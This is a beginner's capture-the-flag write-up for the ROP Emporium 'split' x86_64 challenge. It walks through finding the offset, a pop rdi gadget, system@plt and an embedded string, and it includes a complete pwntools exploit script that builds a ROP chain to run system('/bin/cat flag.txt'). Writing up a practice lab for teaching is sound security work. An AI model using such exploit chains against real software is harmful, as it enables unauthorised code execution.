A simple beginner writeup for the ROP Emporium split x86_64 challenge, showing how to use a small trick to run "/bin/cat flag.txt" and get the flag.
This writeup covers split from ROP Emporium on x86_64.
After doing ret2win, I was feeling slightly less lost.
Not confident.
Just slightly less like I was reading ancient cursed assembly written on a wall.
The challenge description basically says that the useful string:
/bin/cat flag.txt
is already inside the binary, and there is also a call to system().
So the challenge is kind of telling us:
The string is here.
system() is here.
Now figure out how to connect them.
That sounded simple.
Which is usually when pwn starts preparing emotional damage.
Checking the File
Like usual, I first checked what kind of file the binary was:
file split

This showed that split is an:
ELF 64-bit LSB executable
My beginner understanding:
ELF -> Linux executable
64-bit -> addresses are 8 bytes
LSB -> little-endian
So this is another x86_64 binary, which means I need to think about RIP, 64-bit addresses, and p64() again.
Wonderful.
Running the Program
Then I ran the program:
./split
It printed:
split by ROP Emporium
x86_64
Contriving a reason to ask user for data...
So naturally, I hit it with my mythical power of A’s.

The program replied:
Thank you!
Exiting.
Interesting.
This time, my holy spam of A’s did not immediately cause visible chaos.
The program just said thank you and exited like I gave it a polite greeting instead of trying to ruin its life.
At this point, I assumed one of two things:
1. I did not send enough input to visibly crash it.
2. The overflow exists, but I need to inspect it properly.
Since this is ROP Emporium, I already expected the overflow to be there.
I just needed to stop being dramatic and collect the pieces.
Checking Protections
The challenge description mentioned NX, so I checked the protections:
pwn checksec split

The important parts were:
NX enabled
No canary
No PIE
My understanding was:
NX enabled
The stack is not executable, so I should not try to place shellcode on the stack and run it.
No canary
There is no stack canary, so overflowing the stack should be easier.
No PIE
The binary addresses should stay fixed. So if I find a useful address locally, it should stay the same when I run the binary again.
This already made the plan clearer.
This is not a shellcode challenge.
This is a “reuse what already exists inside the binary” challenge.
That is basically the whole ROP idea, from what I understand so far.
What We Need to Do
The challenge already told us that the string exists:
/bin/cat flag.txt
and that system() is available.
So the goal is:
system("/bin/cat flag.txt");
But this is where split becomes different from ret2win.
In ret2win, I mostly had to jump into one function.
Here, I need to call a function with an argument.
That is the new annoying part.
Since this is x86_64, the first argument to a function goes into the RDI register.
I am not going to pretend I fully understand every calling convention detail yet.
But for this challenge, the useful thing to remember is:
First argument -> RDI
So for:
system("/bin/cat flag.txt");
I need:
RDI = address of "/bin/cat flag.txt"
RIP = address of system()
So the ROP chain should look like:
pop rdi; ret
address of "/bin/cat flag.txt"
system()
My beginner translation:
pop rdi; ret -> put the next value into RDI
string address -> becomes system()'s argument
system() -> runs system("/bin/cat flag.txt")
So I needed to find:
1. Offset to RIP
2. Address of "/bin/cat flag.txt"
3. Address of system()
4. A pop rdi; ret gadget
Yes, I said I needed “a few things” and suddenly the list became four.
This is why I do not do pwn after midnight.
Finding the Useful String
First, I searched for the string mentioned in the challenge.
ROP Emporium suggested rabin2, so I used:
rabin2 -z split | grep "/bin/cat"

This showed the string and its address:
0x601060
So now I had:
/bin/cat flag.txt = 0x601060
If rabin2 is not available, I could also check the string with:
strings -a split | grep "/bin/cat"
But strings mostly confirms the string exists.
rabin2 is more useful here because it gives the address too.
And in this challenge, the address is the part I actually need.
Finding system()
Next, I checked for system().
objdump -d split | grep system

This showed:
0000000000400560 <system@plt>
So now I had:
system@plt = 0x400560
The @plt part confused me at first.
My simple understanding is:
system@plt is the address inside the binary that lets me call system().
I am not going deep into PLT/GOT yet because my brain is still trying to survive basic ROP.
For now, I just needed this address as the function I want to call.
Finding pop rdi; ret
Now I had the string address and the system() address.
But I still needed a way to put the string address into RDI.
For that, I needed this gadget:
pop rdi; ret
I searched for it with:
ROPgadget --binary split | grep "pop rdi"

It gave me:
0x00000000004007c3 : pop rdi ; ret
So now the important pieces were:
/bin/cat flag.txt = 0x601060
system@plt = 0x400560
pop rdi; ret = 0x4007c3
This was the first time the challenge started looking like a proper ROP chain instead of just “jump to one function and pray.”
Finding the Offset
I still needed the offset to reach the saved return address.
The normal A’s earlier did not show much, so instead of guessing, I used a cyclic pattern.
Since this is 64-bit, I used -n 8:
pwn cyclic -n 8 100 > pattern.txt
Then I opened the binary with pwndbg:
pwndbg ./split
Inside pwndbg, I ran the program with the pattern:
run < pattern.txt

This time it crashed properly.
In 64-bit, I checked around the stack because the overwritten return address is usually around where RSP points after the crash.
x/gx $rsp
I saw a cyclic-looking value on the stack.
So I copied that value and asked pwntools where it appeared in the pattern:
pwn cyclic -n 8 -l 0x6161616161616166

It returned:
40
So now I knew:
offset = 40
That means 40 bytes are needed before I reach the saved return address.
At this point, the chain looked like this:
"A" * 40
pop rdi; ret
address of "/bin/cat flag.txt"
system@plt
In human language:
Fill the buffer until RIP.
Use pop rdi; ret to control RDI.
Put the string address into RDI.
Call system().
system("/bin/cat flag.txt") prints the flag.
At least, that was the plan.
And in pwn, “that was the plan” usually means something is about to segfault.
Writing the Exploit
Now it was time to turn the chain into a script.
nano exploit.py
I wrote this:
#!/usr/bin/env python3
from pwn import *
elf = ELF("./split")
context.binary = elf
offset = 40
rop = ROP(elf)
ret = rop.find_gadget(["ret"])[0]
pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
bin_cat = next(elf.search(b"/bin/cat flag.txt"))
system = elf.plt["system"]
payload = flat(
b"A" * offset,
ret,
pop_rdi,
bin_cat,
system
)
p = process(elf.path)
p.sendlineafter(b">", payload)
p.interactive()
Now let me break down the parts.
elf = ELF("./split")
This loads the binary in pwntools.
context.binary = elf
This tells pwntools what binary I am working with.
offset = 40
This is the number of bytes needed to reach the saved return address.
rop = ROP(elf)
This lets pwntools search for gadgets inside the binary.
ret = rop.find_gadget(["ret"])[0]
This finds a plain ret gadget.
I added this mostly because x86_64 stack alignment can sometimes be annoying. I do not fully understand all the ABI details yet, but from the previous challenge I learned that one extra ret can help keep the stack aligned before calling functions like system().
If the exploit works without it, fine.
I kept it because my trust issues are now part of the payload.
pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
This finds the gadget that lets me control RDI.
That matters because RDI holds the first argument to a function in x86_64.
bin_cat = next(elf.search(b"/bin/cat flag.txt"))
This searches the binary for the string:
/bin/cat flag.txt
and gets its address.
So I do not need to hardcode:
0x601060
system = elf.plt["system"]
This gets the PLT address for system().
So I do not need to hardcode:
0x400560
Understanding the Payload
The payload is the important part:
payload = flat(
b"A" * offset,
ret,
pop_rdi,
bin_cat,
system
)
flat() from pwntools packs everything nicely into bytes.
The chain means:
b"A" * offset
Fill 40 bytes until the saved return address.
ret
Optional alignment gadget.
This is there to stop x86_64 from getting angry before system().
pop_rdi
Jump to the gadget that puts the next stack value into RDI.
bin_cat
This becomes the value placed into RDI.
So now:
RDI = address of "/bin/cat flag.txt"
system
Call system().
Since RDI already points to the string, this becomes:
system("/bin/cat flag.txt");
That is the actual magic.
Not wizard magic.
More like “I barely understand the wand but it produced fire” magic.
Running the Exploit
Then I ran it:
python3 exploit.py

And it printed the flag:
ROPE{a_placeholder_32byte_flag!}
So the chain worked.
The binary called:
system("/bin/cat flag.txt");
and the flag came out.
Final Logic
The challenge came down to this:
Find the offset.
Find the useful string.
Find system().
Find pop rdi; ret.
Build system("/bin/cat flag.txt").
The final ROP chain was:
"A" * 40
ret
pop rdi; ret
"/bin/cat flag.txt"
system()
Or without the optional alignment ret, the core idea is:
pop rdi; ret
"/bin/cat flag.txt"
system()
Closing Thoughts
split felt like the next step after ret2win.
In ret2win, I only had to redirect execution to one useful function.
Here, I had to pass an argument to a function.
That small change made it feel much more like actual ROP.
Not advanced ROP.
Not “I understand everything now” ROP.
More like baby ROP with training wheels and a helmet.
The biggest thing I learned was:
In x86_64, the first function argument goes into RDI.
So if I want:
system("/bin/cat flag.txt");
I need to first put the string address into RDI, then call system().
That is why this chain works:
pop rdi; ret
"/bin/cat flag.txt"
system()
Not a massive ROP chain yet.
Just a few links.
But those few links were enough to make the flag fall out.
And honestly, at this stage, I will take any flag that falls out without asking me to understand libc.